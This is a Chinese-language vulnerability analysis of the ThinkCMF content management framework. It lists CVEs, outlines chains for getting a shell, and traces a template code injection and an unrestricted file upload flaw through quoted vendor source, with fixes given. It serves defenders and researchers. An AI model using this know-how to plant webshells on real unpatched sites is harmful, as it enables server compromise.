组件攻击链ThinkCMF高危漏洞分析与利用

> ThinkCMF 提出灵活的应用机制，框架自身提供基础的管理功能，而开发者可以根据自身的需求以应用的形式进行扩展。

一、组件介绍

1.1 基本信息

ThinkCMF 是一款基于 PHP+MYSQL 开发的中文内容管理框架。ThinkCMF 提出灵活的应用机制，框架自身提供基础的管理功能，而开发者可以根据自身的需求以应用的形式进行扩展。每个应用都能独立的完成自己的任务，也可通过系统调用其他应用进行协同工作。在这种运行机制下，该系统的用户无需关心开发 SNS 应用是如何工作的，但他们之间又可通过系统本身进行协调，大大的降低了开发成本和沟通成本。


普通的 CMS（内容管理系统）一般不能完成所有的需求，而因为 CMS 在 ThinkCMF 内部只是一个应用的形式存在，所以使用 ThinkCMF 可以用 CMS 来管理内容，用电影网站系统来管理视频，用电商系统来管理电商网站。这些程序不会影响，也可以模块化的增加或减少应用。

ThinkCMF 自身层次非常清晰，逻辑也相当的严谨，特别是系统自带的 protal 应用非常适合 PHP 初学者使用。采用了国内优秀的开源 php 框架 ThinkPHP 使得 ThinkCMF 具备了优秀的性能以及良好的安全性。

1.2 版本介绍


ThinkCMF 基于 ThinkPHP 框架进行了二次开发，经过逐年演化，逐渐成为了一款功能齐全的内容管理框架。ThinkCMF 发展至今已

有近 8 年历史，其核心开发系列共有以下三个，即 ThinkCMF V1.x 系列，ThinkCMFX 2.x 系列，ThinkPHP 5.x 系列。ThinkCMF 同时与 ThinkPHP 的版本有以下对应关系：ThinkCMF V1.x 系列版本基于 ThinkPHP 3.1.3 版本进行开发的、ThinkCMFX 2.x 系列版本是基于 ThinkPHP 3.2.3 而进行开发、ThinkCMF 5.x 系列版本是基于 ThinkPHP 5 版本开发的。其中 ThinkCMF 1.x、ThinkCMFX 2.x 官方已经停止了维护，ThinkCMF 5.x 属于现阶段核心版本。而 ThinkCMFX 2.x 系列基于其优良的性能，也在过去积累了很多的历史客户，使得 ThinkCMF 5 与 ThinkCMFX 2 在市场上并驾齐驱。版本细分如下图所示：



1.3 使用量及使用分布

根据全网数据统计，使用 ThinkCMF 的网站多达 2 万余个，其中大部分集中在国内，占使用量的 75% 以上。其中，浙江、北京、山东、广东四省市使用量最高，由此可见，ThinkCMF 在国内被广泛应用。通过网络空间搜索引擎的数据统计和柱状图表，如下图所示。



二、高危漏洞介绍

通过对 ThinkCMF 漏洞的收集和整理，过滤出其中的高危漏洞，可以得出如下列表。

漏洞名称	漏洞 ID	影响版本	漏洞披露日期
ThinkCMF X2.2.3 任意文件删除漏洞	CVE-2018-16141	ThinkCMFX <=2.2.3	2018
ThinkCMF X2.2.3 SQL 注入漏洞	CVE-2018-19894	ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.2.3 SQL 注入漏洞	CVE-2018-19895	ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.2.3 SQL 注入漏洞	CVE-2018-19896	ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.2.3 SQL 注入漏洞	CVE-2018-19897	ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.2.3 SQL 注入漏洞	CVE-2018-19898	ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.2.3 前台文件上传漏洞		ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.x 缓存		ThinkCMFX	2018

Getshell（display 函数）		<= 2.2.3	
ThinkCMF X2.2.3 代码注入漏洞（fetch 函数）		ThinkCMFX <= 2.2.3	2018
ThinkCMF X2.2.3 代码注入漏洞（plugin 类）		ThinkCMFX <= 2.2.3	2019
ThinkCMF 后台任意代码执行漏洞 1	CVE-2019-6713	ThinkCMF <= 5.0.190111	2019
ThinkCMF 后台任意代码执行漏洞 2	CVE-2019-7580	ThinkCMF <= 5.0.190111	2019

从中可以看出，ThinkCMF 近年出现的高风险漏洞主要分布在 ThinkCMF X2.x 系列中，且其中主要集中在 SQL 注入漏洞，看过笔者上一篇 ThinkPHP 分析文章的读者都知道，ThinkPHP 3.x 系列存在大量 SQL 注入风险函数，不出意外，这些风险函数最终都在二次开发的基础上被使用，造成了 SQL 注入漏洞。幸好，在 ThinkCMF 开发的的过程中，开发人员做过一些 SQL 注入的风险控制，这就使得这些 SQL 注入漏洞被利用的难度会大大增加，提高了框架被攻陷的门槛。


ThinkCMF X2.x 系列除了以上的 SQL 注入的风险之外，另外最大的风险存在于 ThinkCMF 框架中 Controller 中的两个模板操作函数，fetch() 以及 display() 函数，这两个函数在处理模板文件的过程中，存在漏洞，会导致任意代码注入，最终造成任意代码执行，且不需要任何权限，所以该漏洞的风险很高。

我们再看 ThinkCMF 5 系列，这个系列的安全性基于 ThinkPHP 5 的安全性提高也随之大大提高，近两年比较出名的就是 CVE-2019-6713、CVE-2019-7580 两个后台任意代码执行漏洞，这两个漏洞源于在后台处理 router 的时候，没有经过严格验证，导致攻击者可以通过单引号逃逸，将恶意代码注入到 ThinkCMF 数据库中，最终代码会产生在 router.php 文件中。

三、漏洞利用链

基于 ThinkCMF 高危漏洞，我们可以得出几种可以利用的 ThinkCMF 框架漏洞利用链。

3.1 ThinkCMFX 2.x GetShell



ThinkCMF 2.x – GetShell

● ThinkCMF 低版本可以使用以上代码注入漏洞，获取服务器权限。

3.2 ThinkCMF 5.x GetShell

ThinkCMF 5.x – GetShell

● 首先明确 ThinkCMF 框架系列版本。

● 首先需要获取到 ThinkCMF 的后台登录账号密码，执行 ThinkCMF 后台代码执行漏洞，即可 getshell。

ThinkCMF 后台代码执行漏洞，即 getshell。

四、高可利用漏洞分析

从高危漏洞列表中，针对 ThinkCMF 高可利用漏洞进行深入分析。

4.1 ThinkCMF 2.x 代码注入漏洞（fetch 函数）

4.1.1 漏洞简介

漏洞名称：ThinkCMF 2.x 代码注入漏洞（fetch 函数）

漏洞编号：无

漏洞类型：代码注入

CVSS 评分：无

漏洞危害等级：高危

4.1.2 漏洞概述

ThinkCMF 是一款基于 ThinkPHP+MySQL 开发的中文内容管理框架。攻击者可利用此漏洞构造恶意的 url，向服务器写入任意内容的文件，从而实现远程代码执行。该漏洞只适用 windows 系统。

4.1.3 漏洞影响

1.6.0 <= ThinkCMFX <= 2.3.0

4.1.4 漏洞修复

1. 将 HomebaseController.class.php 和 AdminbaseController.class.php 类中 display 和 fetch 函数的修饰符改为 protected

2. 目前厂商已不维护 2.x 版本，请受影响的用户使用升级到 ThinkCMF 5 系列或者采用以上临时解决方案

4.1.5 漏洞分析


分析该漏洞，我们要详细跟踪一下 content 参数值的流向，我们从程序入口开始往后跟踪：

Step1：首先通过 ThinkPHP.php 入口文件进入到 Think.class.php


文件中的 start() 函数；

在 start() 函数中，进入到 App.class.php 文件中的主函数 run();

进入到文件中的 exec() 函数，exec 函数的作用就是解析请求的路由，这一块的处理模式即为 ThinkPHP 的处理模式；



通过路由解析，解析出了请求的 module、action，分别为: view 的 fetch。然后通过 invokeAction() 函数中的反射，定位到具体类以及具体的操作函数。以下即为第一阶段的路由解析阶段的调用链。




Step2：在定位了操作函数之后，首先定位到了 HomebaseController.php 文件中的 fetch() 函数；


然后通过 return parent::fetch 返回到其父类的 Controller.php 文件中的 fetch() 函数；

根据之前的路由解析，我们知道即将调用 View 然后即进入到


View.class.php 文件中的 fetch() 函数，进行模板处理。




我们可以看到该函数中，再起始有一个 ob_start();，然后对 content 进行处理后，通过 $content = ob_get_clean(); 将 content 清空，所以我们在清空之后下断点，然后我们即进入到 view_parase 模块，通过跟踪，我们解析出了模块对应的是 ParseTemplateBehavior.php 文件；




进入到 ParseTemplateBehavior::run() 主函数中，我们将面临着两个分支，我们分别在两个分支打上断点，来验证此处程序的走向。我们发现 content 的值是第一次发送的话，将会走 else 分支，如果不是第一次发送，将会走第一个分支，从判断条件也可得知，如果缓存中存在 content 的缓存，即走 if 分支，否则就走 else 分支。



我们利用第一次发送的 poc，进入到 else 分支中的 fetch 函数，我们发现进入到 Template.class.php 文件中的 fetch 函数；



我们可以看到 fetch 函数中调用了 loadTemplate() 函数，进入到该函数中，我们可以看到 content 最终被赋值到了 $tmplContent 参数中；



然后 $tmplContent (content) 经过编译后通过 Storage::put 函数保存，最终将文件生成到 data/runtime/Cache/Portal 文件夹中。最后，最后在 Template.class.php 文件中调用了 Storage::load 加载 cache 文件，最终导致代码执行。

4.2 ThinkCMF 2.2.x 前台任意文件上传漏洞

4.2.1 漏洞简介

漏洞名称：ThinkCMF 2.2.x 前台任意文件上传漏洞

漏洞编号：无

漏洞类型：文件上传

CVSS 评分：无

漏洞危害等级：高危

4.2.2 漏洞概述

ThinkCMF 是一套基于 ThinkPHP 的 CMS（内容管理系统）。在 ThinkCMFX 2.2.3 最终版及以前版本中，存在一处任意文件上传漏洞（需要普通用户权限，默认可注册）。远程攻击者可利用该漏洞上传任意可执行文件。

4.2.3 漏洞影响

1.6.0 <= ThinkCMFX <= 2.2.3


4.2.4 漏洞修复

目前厂商已不维护 2.x 版本，请受影响的用户使用升级到 ThinkCMF 5 系列。

4.2.5 漏洞分析

在 / application/Asset/Controller/UeditorController.class.php 中，存在一个上传接口，但是在上传前存在一个权限验证，即登录

后才可上传，前台会员与后台管理员权限均可。



然后进入到 upload 方法中，该方法支持上传多种类型文件，我们可以选择 uploadfile 接口继续跟踪，该接口调用了 _ueditor_uplaod() 函数；

```
case 'uploadscrawl':
    $result = $this->_ueditor_upload( filetype: 'image');
    break;
    /* 上传视频 */
case 'uploadvideo':
    $result = $this->_ueditor_upload( filetype: 'video');
    break;
    /* 上传文件 */
case 'uploadfile':
    $result = $this->_ueditor_upload( filetype: 'file');
    break;

    /* 列出图片 */
case 'listimage':
    $result = "";
    break;
    /* 列出文件 */
```

进入到_ueditor_upload() 函数中，我们发现这里是通过 $allowed_exts=explode(',', $upload_setting[$filetype]); 来进行后缀白名单设置的，明显可以看出程序想用白名单数组，但是使用了 $upload_setting[$filetype] 获得的是一个数组，包含 upload_max_filesize 和 extensions 两个 key，而 explode 的作用为把第二个参数通过字符串分割成数组，导致出错，最终返回了一个 Null；

故此处少了 ['extensions']，正确写法应该是 $allowed_exts=explode(',', $upload_setting[$filetype]['extensions']);，此处最终会导致 $allowed_exts 的值为 Null，导致白名单失效。

```
/**
 * 处理文件上传
 * @param string $filetype 文件类型,如image,vedio,audio,file
 */
private function _ueditor_upload($filetype='image'){
    $upload_setting=sp_get_upload_setting();

    $file_extension=sp_get_file_extension($_FILES['upfile']['name']);
    $upload_max_filesize=$upload_setting['upload_max_filesize'][$file_extension];
    $upload_max_filesize=empty($upload_max_filesize)?2097152:$upload_max_filesize;//默认2M

    $allowed_exts=explode( delimiter: ',', $upload_setting[$filetype]);

    $date=date( format: "Ymd");
    //上传处理类
    $config=array(
            'rootPath' => './'. C("UPLOADPATH"),
            'savePath' => "ueditor/$date/",
            'maxSize' => $upload_max_filesize,//10M
            'saveName'   =>    array('uniqid',''),
            'exts'       =>    $allowed_exts,
            'autoSub'    =>    false,
    );

    $upload = new \Think\Upload($config);//

    $file = $title = $oriName = $state ='0';

    $info=$upload->upload();
    //开始上传
    if ($info) {
        //上传成功
```

然后就将调用 Upload.php 文件中的 upload() 函数，进行文件上传操作

```php
/**
 * 处理文件上传
 * @param string $filetype 文件类型,如image,vedio,audio,file
 */
private function _ueditor_upload($filetype='image'){
    $upload_setting=sp_get_upload_setting();

    $file_extension=sp_get_file_extension($_FILES['upfile']['name']);
    $upload_max_filesize=$upload_setting['upload_max_filesize'][$file_extension];
    $upload_max_filesize=empty($upload_max_filesize)?2097152:$upload_max_filesize;//默认2M

    $allowed_exts=explode( delimiter: ',', $upload_setting[$filetype]);

    $date=date( format: "Ymd");
    //上传处理类
    $config=array(
            'rootPath' => './'. C("UPLOADPATH"),
            'savePath' => "ueditor/$date/",
            'maxSize' => $upload_max_filesize,//10M
            'saveName'   =>    array('uniqid',''),
            'exts'       =>    $allowed_exts,
            'autoSub'    =>    false,
    );
    $upload = new \Think\Upload($config);//
```

进入到 upload() 函数中，要进入一个 check();

```php
        return false;
    }

    /* 检查上传目录 */
    if(!$this->uploader->checkSavePath($this->savePath)){
        $this->error = $this->uploader->getError();
        return false;
    }

    /* 逐个检测并上传文件 */
    $info    =  array();
    if(function_exists( function_name: 'finfo_open')){
        $finfo   =  finfo_open ( options: FILEINFO_MIME_TYPE );
    }
    // 对上传文件数组信息处理
    $files   =  $this->dealFiles($files);
    foreach ($files as $key => $file) {
        $file['name']  = strip_tags($file['name']);
        if(!isset($file['key']))   $file['key']    =   $key;
        /* 通过扩展获取文件类型，可解决FLASH上传$FILES数组返回文件类型错误的问题 */
        if(isset($finfo)){
            $file['type']   =   finfo_file ( $finfo ,  $file['tmp_name'] );
        }

        /* 获取上传文件后缀，允许上传无后缀文件 */
        $file['ext']    =   pathinfo($file['name'], options: PATHINFO_EXTENSION);

        /* 文件上传检测 */
        if (!$this->check($file)){
```

```
            continue;
        }
```

check() 中将进行后缀检查 checkExt()；

```
    * 检查上传的文件
    * @param array $file 文件信息
    */
    private function check($file) {
        /* 文件上传失败，捕获错误代码 */
        if ($file['error']) {
            $this->error($file['error']);
            return false;
        }

        /* 无效上传 */
        if (empty($file['name'])){
            $this->error = '未知上传错误！';
        }

        /* 检查是否合法上传 */
        if (!is_uploaded_file($file['tmp_name'])) {
            $this->error = '非法上传文件！';
            return false;
        }

        /* 检查文件大小 */
        if (!$this->checkSize($file['size'])) {
            $this->error = '上传文件大小不符！';
            return false;
        }

        /* 检查文件Mime类型 */
        //TODO:FLASH上传的文件获取到的mime类型都为application/octet-stream
        if (!$this->checkMime($file['type'])) {
            $this->error = '上传文件MIME类型不允许！';
            return false;
        }

        /* 检查文件后缀 */
        if (!$this->checkExt($file['ext'])) {
            $this->error = '上传文件后缀不允许';
            return false;
        }
```

在 checkExt 方法中，从刚才的分析可以知道 $this->config['exts'] 为 null，empty(null) 为 true，所以直接返回 true 了，不会再判断后缀了

```php
    /**
     * 检查上传的文件后缀是否合法
     * @param string $ext 后缀
     */
    private function checkExt($ext) {
        return empty($this->config['exts']) ? true : in_array(strtolower($ext), $this->exts);
    }
```

在 check 之后, 通过 getSaveName 生成最终保存的文件名;

```php
            /* 生成保存文件名 */
            $savename = $this->getSaveName($file);
            if(false == $savename){
                continue;
            } else {
                $file['savename'] = $savename;
            }
```

所以在 $rule 为 $config 中的 savename 属性值 array('uniqid','')，文件的后缀来自,$ext = empty($this->config['saveExt']) ? $file['ext'] : $this->saveExt; 在默认的上传配置信息中'saveExt' => '',saveExt 为空, 所以这里不会强制修改文件的后缀而是直接使用的上传文件名的后缀。

```php
    private function getSaveName($file) {
        $rule = $this->saveName;
        if (empty($rule)) { //保持文件名不变
            /* 解决pathinfo中文文件名BUG */
            $filename = substr(pathinfo( path: "_{$file['name']}", options: PATHINFO_FILENAME), start: 1);
            $savename = $filename;
        } else {
            $savename = $this->getName($rule, $file['name']);
            if(empty($savename)){
                $this->error = '文件命名规则错误!';
                return false;
            }
        }

        /* 文件保存后缀，支持强制更改文件后缀 */
        $ext = empty($this->config['saveExt']) ? $file['ext'] : $this->saveExt;

        return $savename . '.' . $ext;
    }
```

生成好文件名之后, 就直接通过 save 方法进行上传了。save 方法中已经没有了任何后缀校验, 所以直接实现了任意文件上传。

```php
            /* 对图像文件进行严格检测 */
            $ext = strtolower($file['ext']);
            if(in_array($ext, array('gif','jpg','jpeg','bmp','png','swf'))) {
                $imginfo = getimagesize($file['tmp_name']);
                if(empty($imginfo) /* || ($ext == 'gif' && empty($imginfo['bits'])) */){//ThinkCMF NOTE 限制太严格，以防单只gif文件无法上传
                    $this->error = '非法图像文件!';
                    continue;
```

```
        }
    }

    /* 保存文件 并记录保存成功的文件 */
    if ($this->uploader->save($file,$this->replace)) {
        unset($file['error'], $file['tmp_name']);
        $info[$key] = $file;
    } else {
        $this->error = $this->uploader->getError();
    }
}
```

最终通过 json 数据将文件上传的内容返回。

```
$info=$upload->upload();
//开始上传
if ($info) {
    //上传成功
    $title = $oriName = $_FILES['upfile']['name'];
    $first=array_shift( &array: $info);
    $size=$first['size'];

    $state = 'SUCCESS';


    if(!empty($first['url'])){
        if($filetype=='image'){
            $url=sp_get_image_preview_url( file: $first['savepath'].$first['savename']);
        }else{
            $url=sp_get_file_download_url( file: $first['savepath'].$first['savename'], expires: 3600*24*365*50);//过期时间设置为50年
        }

    }else{
        $url = C("TMPL_PARSE_STRING.__UPLOAD__").$first['savepath'].$first['savename'];
    }


} else {
    $state = $upload->getError();
}

$response=array(
        "state" => $state,
        "url" => $url,
        "title" => $title,
        "original" =>$oriName,
);

return json_encode($response);
}
}
```

4.3 ThinkCMF 2.x 代码注入漏洞（display 函数）

4.3.1 漏洞介绍

漏洞名称：ThinkCMFX 代码注入漏洞 (通过缓存 GetShell)

漏洞编号：无

漏洞类型：代码注入

CVSS 评分：无

漏洞危害等级：高危

4.3.2 漏洞概述

ThinkCMF 是一套基于 ThinkPHP 的 CMS（内容管理系统）。由于 ThinkCMF 2.x 使用了 ThinkPHP 3.x 作为开发框架，默认情况下启用了报错日志并且开启了模板缓存，导致可以使用加载一个不存在的模板来将生成一句话的 PHP 代码写入 data/runtime/Logs/Portal 目录下的日志文件中，再次包含该日志文件即可在网站根目录下生成任意 PHP 文件。

4.3.3 漏洞影响

1.6.0 <= ThinkCMFX <= 2.2.3

4.3.4 漏洞修复

1. 将 HomebaseController.class.php 和 AdminbaseController.class.php 类中 display 和 fetch 函数的修饰符改为 protected

